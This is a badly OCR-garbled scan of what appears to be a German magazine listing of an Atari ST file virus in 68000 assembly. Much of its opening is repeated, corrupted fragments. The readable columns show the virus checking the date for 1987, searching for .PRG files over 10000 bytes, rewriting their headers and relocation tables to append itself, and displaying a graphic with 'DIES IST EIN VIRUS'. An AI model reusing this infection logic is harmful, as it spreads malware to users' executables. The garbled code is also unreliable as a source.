» Vires	lea now. I move. w trep addq. I and. w cmpi beq lea. I move. I move. I and. w cmpi beq lea. I move. I move. I move. I move. I move. I move.	pengenessassassassassassassassassassassassassa	**************************************	######################################	addq bra move.1 move.1 jmp reimprung sensseses bra sesseses wirds err ensseses jar move trap addq.1	#1, #8 virloop2	* inkrementieren  • PC nach AS  * Register holen.  * zum Programmstart  **********************************
» Vires	lea move. I mo	proposed to the programme season as the programme seas	######################################	######################################	addq bra move.1 moves.3 jmp 	91, d8 virlop2 a1, 56 (sp)+, d8-a5 (a6)  ***********************************	* intrementionen  • PC mach A5  • Register holen.  • zum Programmstart  *********************  • mach virout  **********************  • Sprung zum Löschen  • Zu allem überfluß  • mehält der geplagte
» Vires	lea move. I move trap addq. I move. I	pengenessassassassassassassassassassassassassa	### ##################################	######################################	addq bra move.1 movem.1 jmp servences bra servences bra servences tirds even servences tirds even tirds e	#1, #8 virloop2	* inkrementieren  • PC nach AS  * Register holen.  * zum Programmstart  **********************************
» Vires	lea move. I lea. I move. I lea. I move. I lea. I move.	praction of the programme season of the programme seas	######################################	######################################	addq bra move.1 move.1 jmp serveres bra serveres wirds err serveres jar trap addq.1 move.1 lea move.1	91, d8 virloop2 al, s6 (sp)+, d8-a5 (a5)  ***********************************	* intramentionen  • PC mach A5  • Register holen.  • zum Programmstart  **********************************
» Vires	lea move. I move trap addq. I move. I	pengenessassassassassassassassassassassassassa	### ##################################	######################################	addq bra move.1 move.1 move.1 jmp  ************************* bra  **********	91, de virloop2 21, 36	* inkrementieren  • PC nach A5  * Register holen.  • zum Programmstart  **********************************
e Virus #eerseucs start:	lea move. I move trap addq. I move trap	practical and a programme consequences of the programme consequenc	**************************************	######################################	addq bra move.1 move.1 jmp serveres bra serveres wirds err serveres jar trap addq.1 move.1 lea move.1	91, d8 virloop2 al, s6 (sp)+, d8-a5 (a5)  ***********************************	* inkrementieren  • PC nach A5  • Register holen.  • zen Programestart  **********************************
e Virus #eerseucs start:	lea move. I mo	propercher (pr), a6 (ap)+, (a6) 10-e5, -(sp) chiwad (pr) Mgetdate, -(sp) Mgetdate, -(sp) Mgetdate, -(sp) Mgetdate, -(sp) Mgetdate, -(sp) Mgetdate, -(sp) Mgeddate, -(sp) Mgedd	######################################	######################################	addq bra move. I soveen. I jap serveres bra serveres wirds erres andq. I sove I lad. I sove adda. I sove adda. I sove I s	#1, dd virloop2 al, d6 virloop2 al, d6 (ap)+, d0-a5 (ab) (ab) (ab) (ab) (ab) (ab) (ab) (ab)	* inkrementieren  • PC nach A5  * Register holen.  • zum Programmstart  **********************************
e Virus #eerseucs start:	lea move. I moves. I moves. I moves. I moves. I moves. I moves. I move trap addq. I	pengencher (pc), a6 (ap)+, (a6) d0-a5, -(sp) chiwad (pc) ligetdate, -(sp) fightdate, -(sp) filliliosoccoo, d6 43364, d6 kill dtabuf(pc), ai at, -(sp) dendos 66, sp file(pc), a5 60, -(sp) dfile(pc), a5 file(pc), a5	**************************************	######################################	addq bra move. 1 sovem. 1 jap seresees bra seresees wirds are seresees trap aidq. 1 sove. 1	#1, de viriop2 al, de viriop2 al, sé (ap)*, de a5 (a6) (ap)*, de a5 (a6) (a6) (a6) (a6) (a6) (a6) (a6) (a6)	* inkrementieren  • PC nach A6  • Register holen.  • zum Programmstart  **************************  • nach virout  **********************  • Sprung zum Löschen  • Zu allem überfluß  • srhält der geplagte  • Benwizer eine achöne  • Grafik auf den Bildschirm.  • Advense der Grafik  • Anzahl der Zeilan - 1  • 6 Viren merden nebenein-  • ander auf den Bildschie
e Virus #eerseucs start:	lea move. I mo	proposed to the programme season as the programme seas	######################################	######################################	addq bra move.1	91, d8 virloop2 al, 56 (ap) +, d8-a5 (ab) (ap) +, d8-a5 (ab) (ab) (ab) (ab) (ab) (ab) (ab) (ab)	* inkrementieren  • PC nach A6  • Register holen.  • zum Programmstart  **************************  • nach virout  **********************  • Sprung zum Löschen  • Zu allem überfluß  • srhält der geplagte  • Benwizer eine achöne  • Grafik auf den Bildschirm.  • Advense der Grafik  • Anzahl der Zeilan - 1  • 6 Viren merden nebenein-  • ander auf den Bildschie
e Virus #eerseucs start:	lea move. I mo	practical and a programme season and tier in the Programme season and a programme season an	### Adresse des Mucksprungs # Adresse des Mucksprungs # Vom Stack holen. # Register retten. # Alten Programmkopf holen. # Datum holen. # Jahrmask # 1987 ? # DTA minrichten.  # FSFIRST - Film suchen # mit **, PRST Meske # Attribut = @ # Sefunden ? # nein -> Fehler # Ist Filegräße # größer als	######################################	addq bra move. I moves. I jap seassauce wirds err marseuce trap add. I move. I lea move. I	91, dd virloop2	* inkrementieren  • PC nach A6  • Register holen.  • zum Programmstart  **************************  • nach virout  **********************  • Sprung zum Löschen  • Zu allem überfluß  • srhält der geplagte  • Benwizer eine achöne  • Grafik auf den Bildschirm.  • Advense der Grafik  • Anzahl der Zeilan - 1  • 6 Viren merden nebenein-  • ander auf den Bildschie
e Virus #eerseucs start:	lea move. I move trap addq. I move. I move trap addq. I move.	proposed as a second as the programme second as the programme second as a proposed as	### Adresse des Mucksprungs # Adresse des Mucksprungs # Vom Stack holen. # Register retten. # Alten Programmkopf holen. # Datum holen. # Jahrmask # 1987 ? # DTA minrichten.  # FSFIRST - Film suchen # mit **, PRST Meske # Attribut = @ # Sefunden ? # nein -> Fehler # Ist Filegräße # größer als	######################################	addq bra move.1	91, d8 virloop2 al, 56 (ap) +, d8-a5 (ab) (ap) +, d8-a5 (ab) (ab) (ab) (ab) (ab) (ab) (ab) (ab)	* inkrementieren  • PC nach A6  • Register holen.  • zum Programmstart  ***************************  • mach virout  • mach virout  • mach virout  • sessessessessesses  • Sprung zum Löschen  • Zu allem überfluß  • erhält der geplagte  • Benwizer eine achene  • Grafik auf den Bildschirm.  • Adresse der Grafik  • Anresse der Grafik  • Anresse der Bildschirm.  • Adresse der Bildschirm.  • Adresse der Bildschirm.  • Adresse der Bildschirm.  • onder auf den Bildschirm.  • zusaubert*.
e Virus #eerseucs start:	lea move. I mo	penguicher (pc), a6 (ap)+, (a6) 10-65, -(sp) chiwad (pc) Ngetdate, -(sp) %;illiiossesses, dp %;illiiossess	**************************************	######################################	addq bra move. I move.	91, d8 virloop2 al, s6 virloop2 al, s6 (sp)+, d8-s5 (ss)+, d8-s5 (ss)  **********************************	* inkrementieren  • PC nach A6  • Register holen.  • zum Programmstart  **************************  • nach virout  **********************  • Sprung zum Löschen  • Zu allem überfluß  • srhält der geplagte  • Benwizer eine achöne  • Grafik auf den Bildschirm.  • Advense der Grafik  • Anzahl der Zeilan - 1  • 6 Viren merden nebenein-  • ander auf den Bildschie
» Vires	lea move. I mo	proposed as a second as the programme second as the programme second as a proposed as	**************************************	######################################	addq bra move. 1 move. 1 jmp serveres trap arrange trap add. 1 move. 1	91, d8 virloop2 al, s6 (sp)+, d8-s5 (a6) (sp)+, d8-s5 (a6) (a6) (a6) (a6) (a6) (a6) (a6) (a6)	* intramentionen  • PC nach A6  • Register holen.  • zum Programestart  **********************************
e Virus #eerseucs start:	lea move. I move trap add, I move trap add move. I move trap add move. I move i move i move i move, I	praparamental states as the time in the Programment states as the Prog	**************************************	######################################	addq bra move. I move.	91, dd virloop2	* inkrementieren  • PC nach A6  • Register holen.  • zum Programmstart  ***************************  • mach virout  • mach virout  • mach virout  • sessessessessesses  • Sprung zum Löschen  • Zu allem überfluß  • erhält der geplagte  • Benwizer eine achene  • Grafik auf den Bildschirm.  • Adresse der Grafik  • Anresse der Grafik  • Anresse der Bildschirm.  • Adresse der Bildschirm.  • Adresse der Bildschirm.  • Adresse der Bildschirm.  • onder auf den Bildschirm.  • zusaubert*.
e Virus #eerseucs start:	lea move. I move trap addq. I move lea move lea move. I move lea move. I m	proposed to the programme season and the progr	**************************************	######################################	addq bra move.1 movem.1 jmp  **********************************	91, d8 virioop2 al, s6 (ep)+, d8-a5 (a5) (ep)+, d8-a5 (a5) (a5) (a5) (a5) (a5) (a5) (a5) (a	* inkrementieren  • PC nach A6  • Register holen.  • zum Programmstart  **********************************
e Virus #eerseucs start:	lea move. I mo	propercher(pc), a6 (ap)+, (a6) 10-65, -(sp) chiwad(pc) #getdate, -(sp) #gendos #6, sp #7111111000000000, d8 #111-(sp) #gendos #6, sp #7111-(sp) #81-(sp) #81-(sp) #83-(sp) #83-(sp) #83-(sp) #84-(sp) #85-(sp) #85-(sp) #86-(sp) #85-(sp) #86-(sp) #86-(sp) #87-(sp) #86-(sp) #87-(sp) #88-(sp)	* Adresse des Rücksprungs * Adresse des Rücksprungs * vom Stack holen. * Register retten. * Altem Programmkopf holen. * Datum holen.  * Jahrmask * 1987 ?  * DTG minrichten.  * FSFIRST - Film suchen * mit '*, PRG' Maske * Attribut = 0  * Sefunden ?  * nwin -> Fehler * let Filegröße * grösser els * 10000 ?  * nein -> nächstes Film	######################################	addq bra move.1 movem.1 jmp  **********************************	91, d8 virloop2 al, s6 (sp)+, d8-s5 (a6) (sp)+, d8-s5 (a6) (a6) (a6) (a6) (a6) (a6) (a6) (a6)	* inkrementieren  * PC nach A6  * Register holen.  * zem Programmstart  *************************  * nach virout  *********************  * Sprung zum Löschen  * Zu allem überfluß  * erhält der geplagte  * Benwizer eine achöne  * Grafik auf den Bildschirm.  * Advenam der Grafik  * Anzahl der Zeilen - 1  * 6 Virem merden mebenein-  * ander auf dem Bildschiem  * 'gezaubert'.  * Martum auf Tastendruck.  * zum Restaurieren
e Virus #eerseucs start:	lea move. I move trap addq. I move lea move lea move. I move lea move. I m	penpencher(pc), a6 (up)+, (a6) 1 dP-d5, (up) chimad(pc) igardate, (up) igardate,	* Adresse des Rücksprungs * Adresse des Rücksprungs * von Stack holen. * Register retter. * Alten Programmkopf holen. * Jahrmask * 1987 ?  * DTG minrichten.  * FSFIRST - Film suchen * mit **, PRST Maske * Attribut * 0  * Gefunden ?  * nmin -> Fehler * grösser als * 10000 ?  * nein -> nächstes File  * Fileneme im DTA	successes  Finis  Finis  Finis  Finis  Foresessess  Jett  Foresessess  Jett  Foresessess  Foresess	addq bra move.1 move.1 jmp serveres bra serveres wirds err serveres jmr sove trap add.1 move.1	#1, de virioop2	# intramentionen  # PC nach A6  # Register holen.  # zum Programestart  ##################################
e Virus #eerseucs start:	lea move. I move move. I move move. I move. I move. I move. I move move. I move trap addq. I move. I	propercher(pc), a6 (ap)+, (a6) 10-65, -(sp) chiwad(pc) #getdate, -(sp) #gendos #6, sp #7111111000000000, d8 #111-(sp) #gendos #6, sp #7111-(sp) #81-(sp) #81-(sp) #83-(sp) #83-(sp) #83-(sp) #84-(sp) #85-(sp) #85-(sp) #86-(sp) #85-(sp) #86-(sp) #86-(sp) #87-(sp) #86-(sp) #87-(sp) #88-(sp)	* Adresse des Rücksprungs * Adresse des Rücksprungs * vom Stack holen. * Register retten. * Altem Programmkopf holen. * Datum holen.  * Jahrmask * 1987 ?  * DTG minrichten.  * FSFIRST - Film suchen * mit '*, PRG' Maske * Attribut = 0  * Sefunden ?  * nwin -> Fehler * let Filegröße * grösser els * 10000 ?  * nein -> nächstes Film	successes  Finis  Finis  Finis  Finis  Foresessess  Jett  Foresessess  Jett  Foresessess  Foresess	addq bra move.1 move.1 jmp serveres bra serveres wirds err serveres jmr sove trap add.1 move.1	91, d8 virloop2 al, s6 (sp)+, d8-s5 (ss)+, d8-s5 (ss)+, d8-s5 (ss)  **********************************	# intramentionen  # PC nach A6  # Register holen.  # zum Programestart  ##################################
e Virus #eerseucs start:	lea move. I move trap addq. I move trap add. I mov	peapeaceassassassassassassassassassassassassass	* Adresse des Rücksprungs * Adresse des Rücksprungs * von Stack holen. * Register retter. * Alten Programmkopf holen. * Jahrmask * 1987 ?  * DTG minrichten.  * FSFIRST - Film suchen * mit **, PRST Maske * Attribut * 0  * Gefunden ?  * nmin -> Fehler * grösser als * 10000 ?  * nein -> nächstes File  * Fileneme im DTA	successors  Finis  Fini	addq bra move.1 movee.1 jmp secrement bra secrement bra secrement trap add, 1 move.1 lea move.1	91, d0 virloop2 a1, 56 (a5)*, d0-a5 (a6)*, d0-a5 (a6)* ***********************************	* inkrementieren  • PC nach A5  • Register holen.  • zen Programmstart  ****  *******************  • mach virout  ********************  • Sprung zum Löschen  • Zu allem überfluß  • schält der geplagte  • Benutzer eine achöne  • Grafik auf den Bildschirm.  • Advense der Grafik  • Anzahl der Zeilen - 1  * 5 Viron merden mebenein-  • ander auf den Bildschim  • 'gezaubert'.  * Martun auf Tastendruck.  4 zum Restaurieren  **********************************
e Virus Kentsonsseus Start:	lea move. I move trap add. I tst. w	propercher(pc), a6 (up)*, (a6) 10*-65, -(up) chhwad(pc) Bgetdate, -(up) Bgendoe B6, sp file(pc), a5 80, -(up) B7first, -(up) Bgendoe B6, sp file(pc), a5 80, -(up) a5, -(up) B7first, -(up) B7f	* Adresse des Rücksprungs * Adresse des Rücksprungs * von Stack holen. * Register retter. * Alten Programmkopf holen. * Jahrmask * 1987 ?  * DTG minrichten.  * FSFIRST - Film suchen * mit **, PRST Maske * Attribut * 0  * Gefunden ?  * nmin -> Fehler * grösser als * 10000 ?  * nein -> nächstes File  * Fileneme im DTA	successes  Finis  Finis  Finis  Finis  Foresessess  Jett  Foresessess  Jett  Foresessess  Foresess	addq bra move.1 move.1 jmp serveres bra serveres wirds err serveres jmr sove trap add.1 move.1	######################################	* inkrementieren  • PC nach A6  • Register holen.  • zum Programmstart  **********************************
e Virus Kentsonsseus Start:	lea move. I move trap addq. I move. I move. I move. I move. I move trap addq. I move trap addq. I lea move. I move trap add. I move trap add. I move trap add. I lea move. I move trap add. I tet. w bm:	penpencher (pc), a6 (up)+, (a6) 1 dP-d5, (up) chiwad (pc) igardate, -(up) igardate ifile/pc), a6 igardate igardat	* Adresse des Rücksprungs * Adresse des Rücksprungs * vom Stack holen. * Register retter. * Alten Programmkopf holen. * Datum holen.  * Jehrmask * 1987 ?  * DTG minrichten.  * FSFIRST - Film suchen * mit **, PRSF Maske * Attribut * @  * Gefunden ?  * nmin -> Fehler * jet Filegröße * grösser als * 10000 ?  * nein -> nächstes File  * Fileneme im DTA  * Film öffnen.	successors  Finis  Fini	addq bra move.1 move.1 jmp serreserre wirds err mexerreserre jmr move.1	#1, #8 virloop2	* inkrementieren  • PC nach A5  • Register holen.  • zen Programmstart  ****  *******************  • mach virout  ********************  • Sprung zum Löschen  • Zu allem überfluß  • schält der geplagte  • Benutzer eine achöne  • Grafik auf den Bildschirm.  • Advense der Grafik  • Anzahl der Zeilen - 1  * 5 Viron merden mebenein-  • ander auf den Bildschim  • 'gezaubert'.  * Martun auf Tastendruck.  4 zum Restaurieren  **********************************
e Virus Kentsonsseus Start:	lea move. I move trap add. I tst. w	proposed to the programme season and the progr	* Adresse des Rücksprungs * Adresse des Rücksprungs * vom Stack holen. * Register retter. * Alten Programmkopf holen. * Datum holen.  * Jehrmask * 1987 ?  * DTG minrichten.  * FSFIRST - Film suchen * mit **, PRSF Maske * Attribut * @  * Gefunden ?  * nmin -> Fehler * jet Filegröße * grösser als * 10000 ?  * nein -> nächstes File  * Fileneme im DTA  * Film öffnen.	successors  Finis  Fini	addq bra move.1 move.1 jmp anexesses bra esesseses sirds err sove trap add.1 move.1 lea move.1 move.	######################################	# inkrementieren  # PC nach A6  # Register holen.  # zum Programmstart  ##################################
e Virus Kentsonsseus Start:	lea move. I move trap add, I add, I move. I move. I move. I move trap add, I add. I move. I mo	peapercher(pc), a6 (ap)+, (a6) 1 dP-a5, -(ap) chimad(pc) igntdate, -(ap) systdate, -(ap) systd	* Adresse des Rücksprungs * Adresse des Rücksprungs * vom Stack holen. * Register retter. * Alten Programmkopf holen. * Datum holen.  * Jehrmask * 1987 ?  * DTG minrichten.  * FSFIRST - Film suchen * mit **, PRSF Maske * Attribut * @  * Gefunden ?  * nmin -> Fehler * jet Filegröße * grösser als * 10000 ?  * nein -> nächstes File  * Fileneme im DTA  * Film öffnen.	successors  Finis  Fini	addq bra move.1 movee.1 jmp secretary bra secretary trap addq.1 move.1 lea move.1 move.1 dd.1 move.1 dbf move.1 dbf move.1 move.1 move.1 move.1 move.1 move.1 move.1	91, dd virloop2	* inkrementieren  • PC nach A5  • Register holen.  • zum Programmstart  **********************************
e Virus Kentsonsseus Start:	lea move. I lea move trap addq. I lea! move. I move. I lea move. I	propercher(pc), a6 (up)+, (a6) 10-65, (up) chhwad(pc) Bgetdate, (up) Bgetdate, (u	### Adresse des Rücksprungs # Adresse des Rücksprungs # vom Stack holen. # Register retter. # Alten Programmkopf holen. # Datum holen. # Jahrmask # 1987 2 # DTG minrichten.  # FSFIRST - File suchen # mit '*, PRG' Maske # Attribut # 0 # Befunden ? # nein -> Fehler # ist Filegröße # grösser als # 10000 ? # nein -> nächstes File # Fileneme im DTA # File öffnen. # Fehler	successors  Finis  Fini	addq bra move.1 movem.1 jmp  ************************ bra  **********	######################################	# inkrementieren  # PC nach A6  # Register holen.  # zum Programmstart  ##################################
e Virus #eerseucs start:	lea move. I mo	penpencher(pc), a6 (up)+, (a6) 100-a5, (up) chiwad(pc) igardate, (up) isia, (up) i	**Adresse des Rücksprungs * Adresse des Rücksprungs * vom Stack holen. * Register rettern. * Altem Programmkopf holen. * Datum holen.  * Jahrmank * 1987 ?  * DTG minrichten.  * FSFIRST - File suchen * mit '*. PRG' Manke * Attribut * 0  * Befunden ?  * nein -> Fehler * ist Filegröße * grösser als * 10000 ?  * nein -> nächstes File  * Fileneme im DTA  * File öffnen.  * Fehler  * havdle im Speicher * Biskpointer positionieren.	successors  Finis  Fini	addq bra move.1 moves.1 jmp secresses reinsprung secresses bra secresses wirds mra accesses wirds accesses wove.1 move.1 accesses lea move move move move move move move move	91, dd virloop2	* inkrementieren  • PC nach A5  • Register holen.  • zum Programmstart  **********************************
e Virus #eerseucs start:	lea move. I move trap add, I move lea move. I move trap add, I move move. I move trap add. I move move. I move trap add. I move trap add. I move trap add. I move trap add. I move move. I move move move move. I move move move move move move move move	peapercher(pc), a6 (ap)+, (a6) 1 dP-d5, -(ap) chimad(pc) igntdate, -(ap) #yatdate, -(ap) #yatliliiesseesse, dB #3584, dB #31, -(ap) #yatliliiesseesse, dB #3584, dB #31, -(ap) #yatliliiesseesse, dB #3584, dB #364, -(ap) #37, -(ap) #yatdate #37, -(ap) #yatdate #37, -(ap) #yatdate #38, -(ap) #39, -(ap)	**************************************	successors  Finis  Fini	addq bra move.1 movem.1 jmp  ************  **********  *********  ****	######################################	# inkrementieren  # PC nach A6  # Register holen.  # zum Programmstart  ##################################
e Virus #eerseucs start:	lea move. I move trap add, I move lea move. I move trap add, I move move. I move trap add. I move move. I move trap add. I move trap add. I move trap add. I move trap add. I move move. I move move move move. I move move move move move move move move	penpencher(pc), a6 (up)+, (a6) 100-a5, (up) chiwad(pc) igardate, (up) isia, (up) i	**************************************	successors  Finis  Fini	addq bra move.1 movee.1 jmp  ***********  *********  bra  *********  ********  bra  ********  *******  ******  ******  ****	91, dd virlop2	* inkrementieren  • PC nach A5  • Register holen.  • zen Programestart  ****  ***************************  • mach virout  ***********************  • Sprung zum Löschen  • Zu allee überfluß  • trhält der geplagte  • Brendter eine schöne  • Grafik auf den Bildschirm.  • Adrense der Grafik  • Anzahl der Zeilen - 1  • 6 Viren merden nebenein-  • ander auf den Bildschim  • 'gezaubert'.   * Martun auf Tastendruck.  4 zum Restaurieren  **********************************
e Virus #eerseucs start:	lea move. I lea move trap addq. I lea I move trap addq. I lea i move. I move trap addq. I lea i move. I lea move.	propercher(pc), a6 (ap)+, (a6) 10-65, (ap) chhwad(pc) Bestdate, (ap) Symmon 82, ap Shilliliaessesses, d6 kill dtabsf(pc), a6 a1,-(ap) Shilliliaessesses, d6 kill dtabsf(pc), a6 a1,-(ap) Shilliliaessesses, d6 kill dtabsf(pc), a6 a1,-(ap) Shill, (ap) Shill, (ap) Shilliliaessesses, d6 kill dtabsf(pc), a6 dtabsf(pc), a6 db, (ap) a5,-(ap) db virerr dtabsf(pc), a6 db 26(a1), dl siess, de d	**Adresse des Rücksprungs * Adresse des Rücksprungs * vom Stack holen. * Register rettern. * Altem Programmkopf holen. * Datum holen.  * Jahrmank * 1987 ?  * DTG minrichten.  * FSFIRST - File suchen * mit '*. PRG' Manke * Attribut * 0  * Befunden ?  * nein -> Fehler * ist Filegröße * grösser als * 10000 ?  * nein -> nächstes File  * Fileneme im DTA  * File öffnen.  * Fehler  * havdle im Speicher * Biskpointer positionieren.	successors  Finis  Fini	addq bra move.1 movem.1 jmp  ************  **********  *********  ****	######################################	# inkrementieren  # PC nach A6  # Register holen.  # zum Programmstart  ##################################

	move	#18, -(sp)		korroni:	cmp. b	#13, (a1, d1.w)	
	move. 1	al,-(sp)			beq	korron2	
	move	#3, -(sp) #rwabs, -(sp)	* Harddisk wird bei dieser	korron2:	sub. b	#6, (a1, d1. w)	TATROX ARRESTS AND ADDRESS.
	trap	Whios	* Routine nicht berührt.	Horronz:	move.b	#1,d1 #6,(a1,d1.w)	
	add. 1	#14, sp		- new Admiral N	lea	start(pc), al	* VPRG-Länge berechnen,
	rts			to come	lea	ende(pc),a2	
					sub. 1	a1,a2	
		das gefundene Progra			lea	vlen(pc),a3	
	utsch:	kontaminiert		TAIC U-021 TH	move. 1	a2, (a3) #0, d0	<ul> <li>zum Datapointer</li> <li>im Header addieren.</li> </ul>
**********	*********		****************	LIMA US CONT.	move. 1	#6, d1	- Im Header addieren.
				The same or restore	jsr	seeken(pc)	* Disk pointer positioniere
infi	wove	#0, d0	* In gefundenes PRG	1543 AVE 1	lea	buffer(pc), al	
	move.l	#28, d1 seeken (pc)	* kopieren.	ANNEY -	move. 1	#4, de	their land that the said in the said
	lea	buffer(pc), al	* Die ersten 10 Bytes	1.0	jsr	readen(pc) #0, d0	* Datalänge lesen.
	move. 1	#10, d0	* des Programms sichern.		move. 1	#6, d1	
	jsr	readen(pc)			jsr	seeken(pc)	
	lea	buffer(pc), al	- 64-44-4-4-4-4-4-4-4-4-4-4-4-4-4-4-4-4-	1971 (1987)	lea \	vlen(pc), a2	
	lea	headold(pc),a2	* Steht jetzt in * Headold.	THE REAL PROPERTY.	lea	buffer(pc), al	* addieren
eadloops	move	(a1)+, (a2)+	- 116800101		move. 1	(a2), d0 d0, (a1)	
	dbf	d0, headloop			move. 1	#4, d0	
	move	#0, d0		1944 T N 200	jsr	writen(pc)	* Neue Datalange schreiben.
	move. 1	#2,d1	Charles and the second	HAN DOWN THE A	move. 1	zispeicher(pc),di	* Data- und Textlänge
	jsr lea	seeken(pc) buffer(pc),al	* Programmlänge * berechnen.		add. 1	#28, d1	* Header-lange dazu
	move. 1	#16, dØ	- berecinen.	- BBBB	move	#8, d8	
	jsr	readen(pc)			jsr lea	seeken(pc) start(pc),al	* positionieren.
	MOVE	#0, d0			move.1	vlen(pc), d@	* VPRG- und Loaderlänge
	move. 1	#28, d1		The state of the s	add. 1	z2speicher(pc),d0	
	jsr	seeken(pc)		AND REAL PROPERTY.	jsr	writen(pc)	* abspeichern.
	lea	buffer(pc), a1 comment(pc), a4		program from	move	speicher(pc), -(sp)	
	move. 1	12(a1), d0		12000 2	tran	#fclose, -(sp) #gemdos	* schließen
	move. 1	d0, (a4)		-	trap addq.l	#gemdos #4, sp	
	move. 1	buffer(pc), d0	* Textlange	District of	bra	virout	
	add. I	4(a1),d0	* Datalange	881 f 1Un			
	lea move.1	zlspeicher(pc), al d0, (al)	* nach z1speicher	The state of the s		****************	****************
	move. 1	d0, d2				sitionieren.	AND DESCRIPTION OF STREET
	move. 1	datlen(pc),d1	* PRG + Loader + Header	**********	********	***************	*****
	sub. 1	d0, d1	* minus Programmlänge	seeken:	move	d0, -(sp)	
	sub. 1	#28, d1	* minus Header-Lange	TODO BENEFIT TO	move. w	speicher(pc),-(sp)	
	lea	z2speicher(pc),a3	* Loader-Lange	ACOUNT ON	move. 1	d1,-(sp)	
	move. 1 lea	d1, (a3) headnew(pc), a1	* Startroutine, die		Move	#1seek,-(sp)	
	move. 1	d2,6(a1)	* spater in das VPRG		trap	#gendos	
	move. 1	#10, d0	* verzweigt, erzeugen.		add. 1	#10, sp	
	jsr	writen(pc)			1,43		
	wore	#0, d0		***********	********	****************	*******
	move. 1	zlspeicher(pc),d1	* Text + Data + Header			ointer innerhalb einer	
	jsr	#28, d1 seeken(pc)	* positionieren	**********	********	******************	************
	lea	ende(pc),al	- positional en	readen:	move. 1	al,-(sp)	
	move. 1	z2speicher(pc),d0	* Loader-Länge	readent	move. 1	d0, -(sp)	
	jsr	readen(pc)	* Loader-Tabelle einlesen.	Company of the Company	move	speicher(pc),-(sp)	
	MOVE	#0, d1	* Loader-Tabelle bei allen		move	#fread, -(sp)	
	lea	ende(pc), al	* Werten kleiner als		trap	#gendos	
	lea	loader(pc), a2	• 10 zwischenspeichern		add. I	#12, sp	
	add. 1	comment (pc), al		A 198 No.	1.42		
loadloop:	move.b	(a1, d1. w), d0	• und dann löschen.	*********	*******	*************	*************
	bne	loadoni		* Dater	ab Diskpo	ointer in die Datei sc	hreiben. *
	addq	#1, d1	* Nullen überlesen	**********	********	**************	*******
oadon1:	cmp. b	loadloop #9,d0	* Kleiner als 10 ?		CALL !		
or something of the	bp1	doltal	* nein -) Ende	writen	move. 1	al,-(sp) d0,-(sp)	
	move.b	d0, (a2, d2, w)	* ja -> korrigieren		move. 1	speicher(pc),-(sp)	
	move.b	#0, (a1, d1. w)	Contract of the section of	0.173	MOAG	#fwrite, -(sp)	
	addq	#1, d2		1 316	trap	#gemdos	
	addq move.b	#1,d1 (a1,d1.w),d4	• Byte2		add. 1	#12, sp	
	move. b	d4, d3	A PARTY OF THE PROPERTY OF THE PARTY OF THE	DO DENGT	rts		
	add. b	d0, d3	* Byte1 + Byte2	**********	*******	******************	
	cmp. b	#9, d3	* kleiner als 10 ?	THE RESERVE OF THE PARTY OF THE		herstellen	*
	bmi	loadon2	● ja -) weiter	The state of the s		****************	*******
	move.b	d3, (a1,d1.w) dolta	* speichern				
oadon2:	move.b	#0, (al, dl, w)	* Ende * 2Byte löschen	speicher:	.dc.1	1	
	addq	#1, d1	and a seasoned	zispeicher: z2speicher:	.dc.1	1	
	add. b	d3, (a1, d1. w)	* 1Byte + 2Byte + 3Byte	pcspeicher:	.dc.1	1	
	move.b	d4, (a2, d2. w)	* zum 3Byte	datien:	.dc.1	1	
	addq	#1, d2	The second second	vlen:	.dc. 1	i le zana	
oltar	move.b	#\$FF, (a2, d2. w)	* Endezeichen	comment:	.dc.l	1	
orrloop:	move.b	#0, d1 (a1, d1. w), d0	* An erste Stelle der	III TO SECURE AND A SECURE AND	CONTRACTOR OF		
- гоорг	bne	korron1	* Loadertabelle kommt			***************	***************************************
	addq	#1, d1	* eine 6, damit der		igte Buffe	r ***************	***************************************
	bra	korrloop	* Sprung in das VPRG			AND DESCRIPTION OF THE PARTY OF	
	VISITEDAN	The same of the sa	* richtig berechnet wird.	dtabuf:	.dc.1	1, 1, 1, 1, 1, 1, 1, 1, 1, 1, 1,	1,1
loltal:	move.b	#\$FF, (a2, d2. w)	* Hier wird korrigiert,	Attornormous a			2005-200
	move. 1	z2speicher(pc),d0	* falls der erste Wert	buffer:	.dc.1	1, 1, 1, 1, 1, 1, 1, 1	
	lea move.l	ende(pc), a4 #1, a5	<ul> <li>in der Loader-Tabelle</li> <li>größer als 10 ist.</li> </ul>				The state of the s
	adda. 1	a4, a5	Dann wurde namlich die	headnews	.dc.w	\$487A, \$0000, \$4EF9, \$0	
oloop:	move. b	(a4, d0. w), (a5, d0. w)	* Loader-Tabelle einen	headold: headold1:	.dc.w	\$4267, \$4E41, \$4E71, \$8	
	dbf	de, doloop	* um 1 Byte verschobenen	headold1: loader:	.dc.w	\$0000, \$0000, \$0000, \$0 \$FF, \$FF, \$FF, \$FF	000, 30000, 30000
	move. H	#0, (a4)	* Startpunkt erhalten.	loader:	.dc.b	SFF, SFF, SFF, SFF	
	lea	z2speicher(pc),a5		A SCHOOL A A	- W U	The state of the s	
	add. 1	#1, (a5)		file:	.dc.b	'*.PRG',0	
		#0, d0			also to		721 4 4
	move.1	korrloop	* normal weiter	message:	.dc.b	'DIES IST EIN VIRUS	111,0

```
antiloop:
                                                                                                              (a2)+, (a1)+
                                                                                                      move.b
                                                                                                                                         * kopieren
.................
                                                                                                               antiloop
filename(pc)
#printline,~(sp)
                                                                                                      bne
pea
                                                                                                                                         * noch Zeichen?
* Daten der Grafik
                                                                                                                                         * Adresse Filename auf Stack
* Filename ausgeben.
                                                                                                      trap
                                                                                                                                         . Stack korrinieren.
                                                                                                                                         * Auf Tastendruck warten.
                                                                                                      trap
                                                                                                               #gemdos
#2,sp
                 . dc. 1
                         x000000001111111111111111111000000000
                                                                                                       addq. 1
                .dc.1
                         dtabuf(pc)
#$1A,-(sp)
                                                                                                                                         * DTABUF auf Stack
* SETDTA aufrufen.
                                                                                                       move
                         x000001001111111111111111100100000
                . dc. 1
                                                                                                      trap
                                                                                                               #gemdos
#6, sp
#0, -(sp)
filename(pc)
                         .dc.1
                                                                                                                                         . Stack korrigieren.
                                                                                                      move
                 .dc. 1
                                                                                                      pea
                                                                                                                                         * Filename
                .dc.1
                         #ffirst.-(sp)
                                                                                                                                         . FFIRST aufrufen.
                                                                                                       trap
                .dc. 1
                                                                                                                                         * Stack korrigieren.
                                                                                                               #8, sp
                                                                                                      addq
                 de l
                         KAABA LAA LAAAAAAA LAAAAAAA LAA LAAAA
                                                                                                                                         * File gefunden ?
* nein -) Fehlermeldung
* DTABUF nach Al
                                                                                                       tst.w
                                                                                                               HO
                         otfound
                 . dc. l
                                                                                                               dtabuf(pc), al
                                                                                                      lea
                .dc.1
                         move. 1
                                                                                                               a1.d0
                                                                                                               26(a1),d1
                                                                                                                                         * Dateilange nach D1
